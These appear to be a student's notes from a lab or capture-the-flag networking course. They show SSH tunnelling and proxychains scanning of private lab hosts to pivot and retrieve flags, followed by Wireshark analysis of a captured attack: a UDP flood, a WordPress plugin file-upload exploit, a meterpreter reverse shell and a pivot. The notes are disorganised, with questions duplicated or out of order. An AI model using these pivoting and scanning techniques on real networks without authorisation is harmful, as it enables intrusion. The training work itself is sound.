ECDSA key fingerprint is SHA256:4TIhEjWCK18ouDZOK5ySyGLSLBeB/iKN5iR4gmNtOsE.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/net5_student5/.ssh/known_host
student@10.50.27.15's password:
Permission denied, please try again.
student@10.50.27.15's password:
```

Step3: Create a dynamic tunnel to net5student5@localhost connecting to port 50511




```
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50511 -D 9050 -NT
net5_student5@localhost's password:
```

Step 4: use proxychains wget

```
student@internet-host-student-5:~$ proxychains wget -r http://192.168.0.10
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-08-09 19:58:50--  http://192.168.0.10/
Connecting to 192.168.0.10:80... |S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.10:80-<><>-OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 49 [text/html]
Saving to: '192.168.0.10/index.html'
```

4. In relation to Data Collection - 1st Pivot question.

What is the flag found on Net-SSH-02?

Step 1: Grabbing the other IPs on that range

```
student@internet-host-student-5:~$ proxychains ./scan.sh
ProxyChains-3.1 (http://proxychains.sf.net)
Enter network address (e.g. 192.168.0):
192.168.0
Enter starting host range (e.g. 1):
1
Enter ending host range (e.g. 254):
254
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [192.168.0.10] 23 (telnet) open : Operation now in progress
(UNKNOWN) [192.168.0.10] 22 (ssh) open : Operation now in progress
(UNKNOWN) [192.168.0.10] 80 (http) open : Operation now in progress
(UNKNOWN) [192.168.0.20] 21 (ftp) open : Operation now in progress
(UNKNOWN) [192.168.0.20] 80 (http) open : Operation now in progress
(UNKNOWN) [192.168.0.30] 80 (http) open : Operation now in progress
(UNKNOWN) [192.168.0.40] 80 (http) open : Operation now in progress
```

Step2: Using proxychains to grab the flag

<> <> <> <>

6. Net-SSH-04 is another potential pivot.

To find this flag you need to identify a system hosting multiple files over http.

Proxychain wget://http:192.168.0.40

7. Continuing from Data Collection - 2nd Pivot question.

What other subnet does Net-SSH-04 have access to?


Example:

10.10.0.0/29

Look at the hint.png on the folder

8. What host IP Address did you find (past Net-SSH-04) that you can login to using a well known port?

12. Host Net-SSH-09 has a flag referring to a "specific time", what is the entire flag?



Step 1: Create a port tunnel to 192.168.0.40 with port 50522 listening to port 50511 and also well-known port 5555 listening to 5555 on 172.16.0.0/24 network

Initially, I tried to use 80 as this was open, it would n ot allow me to opwn dynamic tunnel to 192.168.0.40 as dynmaic works wwith TCP connection, so I used well known tcp port 5555

```
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50511 -L 50522:192.168.0.40:80 -NT
net5_student5@localhost's password:
student@internet-host-student-5:~$ ssh net5_student5@localhost -p 50511 -L 50522:192.168.0.40:5555 -NT
net5_student5@localhost's password:
```

Step2: Create a dynamic tunnel to 192.168.0.40. Listening on 50522

```
student@internet-host-student-5:~$ ssh net5_student5@localho
st -p 50522 -D 9050 -NT
The authenticity of host '[localhost]:50522 ([127.0.0.1]:505
22)' can't be established.
ECDSA key fingerprint is SHA256:FdGFARhAfjfzvQGbcOdIhpQhR0Yd
j1P6rbeX4HDX7a4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:50522' (ECDSA) to th
```

Step3: scan the 172 network usign proxychains

```
student@internet-host-student-5:~$ proxychains ./scan.sh
ProxyChains-3.1 (http://proxychains.sf.net)
Enter network address (e.g. 192.168.0):
172.16.0
Enter starting host range (e.g. 1):
1
Enter ending host range (e.g. 254):
254
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [172.16.0.60] 23 (telnet) open : Operation now in progress
(UNKNOWN) [172.16.0.60] 21 (ftp) open : Operation now in progress
(UNKNOWN) [172.16.0.60] 80 (http) open : Operation now in progress
```

172.16.0.60:23 telnet

9. What is the flag found on Net-SSH-06 that was identified in the Inner Net Challenge".

The flag can be found hosted on one of its open service ports.

[redacted]


The flag is the hex representation of the Vlan Tag Protocol Id in the ethernet header.

```
student@internet-host-student-5:~$ proxychains wget -r http://172.16.0.60
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-08-10 02:42:08--  http://172.16.0.60/
Connecting to 172.16.0.60:80... |S-chain|-<>-127.0.0.1:9050-<><>-172.16.0.60:80-<><>-OK
Connected.
HTTP request sent, awaiting response... 200 OK
Length: 49 [text/html]
Saving to: '172.16.0.60/index.html'
```

0x8100


10. Level III Challenge

What is the answer to the flag found on a high port on Net-SSH-08?



11. Enter the flag you retrieved from Net-SSH-07. It is found on a port number that is commonly used in leet speak.

Leet = 1337




Step 1: Create a Remote (reverse0 tunnel from net-ssh-06 to 192.168.0.40 to open ssh port

```
net5_student5@data-collection-net-ssh-06:~$ ssh net5_student5@192.168.0.40 -p 5555 -R 50533:localhost:22 -NT
Could not create directory '/home/net5_student5/.ssh'.
The authenticity of host '[192.168.0.40]:5555 ([192.168.0.40]:5555)' can't be established.
ECDSA key fingerprint is SHA256:FdGFARhAfjfzvQGbcOdIhpQhR0YdjlP6rbeX4HDX7a4.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/net5_student5/.ssh/known_hosts).
net5_student5@192.168.0.40's password:
```

Step 2:

12. Host Net-SSH-09 has a flag referring to a "specific time", what is the entire flag?




******** Network Analysis/Wireshark***********

You will use the following pcap for this activity:

/home/activity_resources/pcaps/attack_analysis1.pcap

To download the file: wget --no-check-certificate
http://10.50.0.1:8080/class/networking/attack_analysis1.pcap

1. How many total packets were captured in the pcap?



2. Determine all IP addresses that were captured in the pcap, and list them in order. You should find 10.

91.189.89.199

192.168.10.101

192.168.10.111

192.168.10.112

192.168.41.1

192.168.41.2


192.168.41.130

192.168.41.254

224.0.0.251

239.255.255.250

3. How many hosts are in the capture?




Stat----endpoints--- 2 IP’s are not in any of the classess 239 or 224

4. What Transport Layer Protocol is the most prominent in the capture?

- UDP

5. p0f has extensive finger printing capabilities (as indicated by the name).

Use p0f to read the pcap and determine the OS type of the host: 192.168.10.101




sudo p0f -r /home/activity_resources/pcaps/attack_analysis1.pcap 'src host 1 92.168.10.101'

6. There is traffic related to 2G & 3G Cellular Communications, which uses a packet oriented mobile data standard.

What protocol is performing this communication?

be sure to name the protocol and not the standard being used!

GPRS -> GSM lok in protocol hiercahy



7. Within the packet capture, the following IP Address was identified:


239.x.x.x

What type of address is this?

- multicast

8. The protocol being used to generate the traffic associated with 239.x.x.x is a UDP based protocol which is commonly used with UPnP for finding devices and services on the network.

What is this protocol?



SSDP

9. What is the mac address of the device that is sending the multicast SSDP traffic?

Example: 00:00:00:00:00:00


10. What user agent is making use of the protocol you discovered in Attack Analysis - Address 2 - Protocol?

· Filter on SSDP

· click on a capture


· open the SSDP

· see the 'user agent' is Google Chrome



11. What is the IP Address for the DNS Server in the packet capture?

- filter DNS
- look for the query to a website
- see the destination and source ip that matches
- Destination has port number 53 which is DNS
- 192.168.41.2



12. What IP Address and Port is the query responding to?

Example: XXX.XXX.XXX.XXX:PORT

192.168.10.111:54966

13. What is the Service indicated by the use of the following IP Address?

224.0.0.251

MDNS service – google

Level I Challenge

14. What is the FQDN and IP Address of the device indicated in the response to the query identified in `Attack Analysis - Service 1``? Look for the DNS A record.

· filter the ip with ap.addr == 224.0.0.251

· click the response entry

· look for the type A record

· HP705A0FF92F8D.local,192.168.1.7

17. Remote arbitrary Code Execution was captured targeting 192.168.10.111 via a gaming protoco What is the name of the game?

o Filter with ip.addr == 192.168.10.111


o look for a weird protocol

o quake3

19. Determine the IP addresses for the top two talkers in the capture (the two hosts that generated the most traffic). (list in order e.g. 1.1.1.1,2.2.2.2)

Look fro Conversations


· 192.168.10.101,192.168.10.111



21. Filter traffic communication between the IP addresses of the hosts determined in challenge 19, a UDP flood is occurring. What port is being attacked?

· filter the ip

· 55



23. What type of attack is the UDP flood discovered in challenge 22?

DoS

24. Type of Attack 2

Is this an automated attack? (yes/no)

Once you have completed challenge questions 1 - 24 you can shorten the pcap to make Wireshark run faster.


First run this filter to select everything but the flooding of UDP port 55.

!(udp.port==55)

Next export the selected packets as a new pcap using File > Export Specified Packets.

Save as a new pcap and load it in Wireshark. You should now only have 86345 packets instead of the 1.9 million you had before.

26. What is the name of the website creation tool/software used on the 192.168.10.111 server indicated in the HTTP POST/GET messages and plugin scanning done by the attackers? (Supply the main software, not the plugin names)



29. Consider the user agent strings identified in challenge 27.

Analyze the related traffic, and identify what Plugin the vulnerability scan triggered on?

`ip.dst == 192.168.10.111 &&( http.request.method == "POST")` - look for info with "plugins" - only 2 have it. - reflex-gallery

31. Reading the CVE details will provide you with the knowledge to know what the attacker is able to exploit.

What was the Filename that was successfully uploaded by the attacker to 192.168.10.111?

· ip.dst == 192.168.10.111 &&(http.request.method == "GET") || http contains "php" && http contains "reflex-gallery"

· look through the encapsulated multipart part:

· msf.php

30. Refer to challenge 29. What CVE is related to the plugin the web vulnerability scanner found? (you need to include the version in your research) Submit your answer as the cve listing (e.g. CVE-2019-9999)

· google it

· CVE-2015-4133


32. The malicious upload referred to in challenge 31 is used to start communication for a specific tool, what is the name of this tool/framework (not the attack payload)?

· google it

· metasploit
https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/webapp/wp_reflexgallery_file_upload


35. The 192.168.10.111 web server is now under control of the attacker through a reverse TCP connection via the meterpreter session. The 192.168.10.111 server is used to pivot to another target and perform the same actions the attacker took against 192.168.10.111, what is it's ip address?

192.168.10.112



5. p0f has extensive finger printing capabilities (as indicated by the name).

Use p0f to read the pcap and determine the OS type of the host: 192.168.10.101




P0f –r filenamw

15. Attackers will seek unique ways to avoid being caught. This Traffic has been reported to contain a vulnerability that crashes wireshark due to an out-of-bounds write, detailed in CVE-2017-13766

What Protocol did the attackers use to achieve this and which server IP Address and Port was targeted?

Protcol stat – look for Profinet PTCP--- right click apply as slected




16. It was identified that an exploit targeting a prominent IOT Systems was captured targeting 192.168.10.111 over UDP port 55.

This protocol was identified as an open global standard for wireless technology that uses low-power digital radio signals for indoor Personal Area Networks, uses the IEEE 802.15.4 specification as it's basis, which is often deployed in a mesh topology.

What is the name of this Protocol and what is the Packet Type being flooded?

